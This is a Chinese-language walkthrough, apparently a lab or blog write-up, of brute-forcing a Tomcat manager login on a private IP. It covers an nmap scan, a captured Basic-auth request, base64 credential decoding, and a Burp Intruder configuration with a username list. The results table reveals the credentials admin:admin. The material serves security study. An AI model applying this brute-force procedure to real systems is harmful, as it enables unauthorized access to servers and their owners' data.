

1. nmap 扫描发现其 8080端口打开，判断可能使用tomcat服务



```
root@kali:~# nmap -vv 192.168.1.55
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-26 23:49 EDT
Initiating Ping Scan at 23:49
Scanning 192.168.1.55 [4 ports]
Completed Ping Scan at 23:49, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 23:49
Completed Parallel DNS resolution of 1 host. at 23:49, 0.01s elapsed
Initiating SYN Stealth Scan at 23:49
Scanning 192.168.1.55 [1000 ports]
Discovered open port 23/tcp on 192.168.1.55
Discovered open port 25/tcp on 192.168.1.55
Discovered open port 139/tcp on 192.168.1.55
Discovered open port 5900/tcp on 192.168.1.55
Discovered open port 1025/tcp on 192.168.1.55
Discovered open port 143/tcp on 192.168.1.55
Discovered open port 445/tcp on 192.168.1.55
Discovered open port 80/tcp on 192.168.1.55
Discovered open port 8080/tcp on 192.168.1.55
Discovered open port 443/tcp on 192.168.1.55
Discovered open port 135/tcp on 192.168.1.55
Discovered open port 3389/tcp on 192.168.1.55
```

2. 访问 其固定路径 http://192.168.1.55:8080/manager/html 发现登录




登录

http://192.168.1.55:8080


您与此网站的连接不是私密连接

3. 随便输入用户 111， 密码：2222，使用bp截取，获得



```
GET /manager/html HTTP/1.1
Host: 192.168.1.55:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:47.0) Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: JSESSIONID=9AB56BA5BC288D99692DD1E325843923; ASPSESSIONIDAASQDQDR=JJEPNDICGOILHMBKNFHEJPPG; ASPSESSIONIDCARTAQCQ=EEDPEHJCKCOLNHJODENICKFK;
echo=lao=True; JSESSIONID=629F930B28DAA79F14A82886194C0567
X-Forwarded-For: 8.8.8.8
Connection: close
Authorization: Basic MTExOjIyMjI=
```


使用base64编码，解码发现用户名和密码是用 ：链接后在base64



```
MTExOjIyMjI=
```

```
111:2222
```

发送到 intruder，进行爆破




Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to details.

Attack type: Sniper

```
GET /manager/html HTTP/1.1
Host: 192.168.1.55:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:47.0) Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: JSESSIONID=9AB56BA5BC288D99692DD1E325843923; ASPSESSIONIDAASQDQDR=JJEPNDICGOILHMBKNFHEJPPG;
ASPSESSIONIDCARTAQCQ=EEDPEHJCKCOLNHJODENICKFK; echo=lao=True; JSESSIONID=629F930B28DAA79F14A82886194C0567
X-Forwarded-For: 8.8.8.8
Connection: close
Authorization: Basic §MTExOjIyMjI=§
```



Payload type: Simple list Request count: 9

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
admin
root
administrator
admin123
laowang
toor
123
```

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.


Enabled	Rule
☑	Add Suffix: :admin
☑	Base64-encode

Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within H

□ URL-encode these characters: ./\=<>?+&*;:"{}|^`


爆破发现：



Filter: Showing all items

Request	Payload	Status ▲	Error	Timeout	Length	Comment
1	YWRtaW46YWRtaW4=	200	☐	☐	15957	
0		401	☐	☐	2923	
2	cm9vdDphZG1pbg==	401	☐	☐	2923	
3	YWRtaW5pc3RyYXRvcjph...	401	☐	☐	2923	
4	YWRtaW4xMjM6YWRta...	401	☐	☐	2923	
5	bGFvd2FuZzphZG1pbg==	401	☐	☐	2923	
6	dG9vcjphZG1pbg==	401	☐	☐	2923	
7	MTIzOmFkbWlu	401	☐	☐	2923	
8	MTIzNDU2OmFkbWlu	401	☐	☐	2923	
9	cGFzc3dvcmQ6YWRtaW4=	401	☐	☐	2923	

解码 YWRtaW46YWRtaW4= 获得用户名和密码



YWRtaW46YWRtaW4=

admin:admin

注意：由于用户名和密码是使用：进行了链接在base64编码，可以写一个py脚本将用户名字典和密码字典组合后进行base64编码，生成爆破文件。但是费时较长不推荐。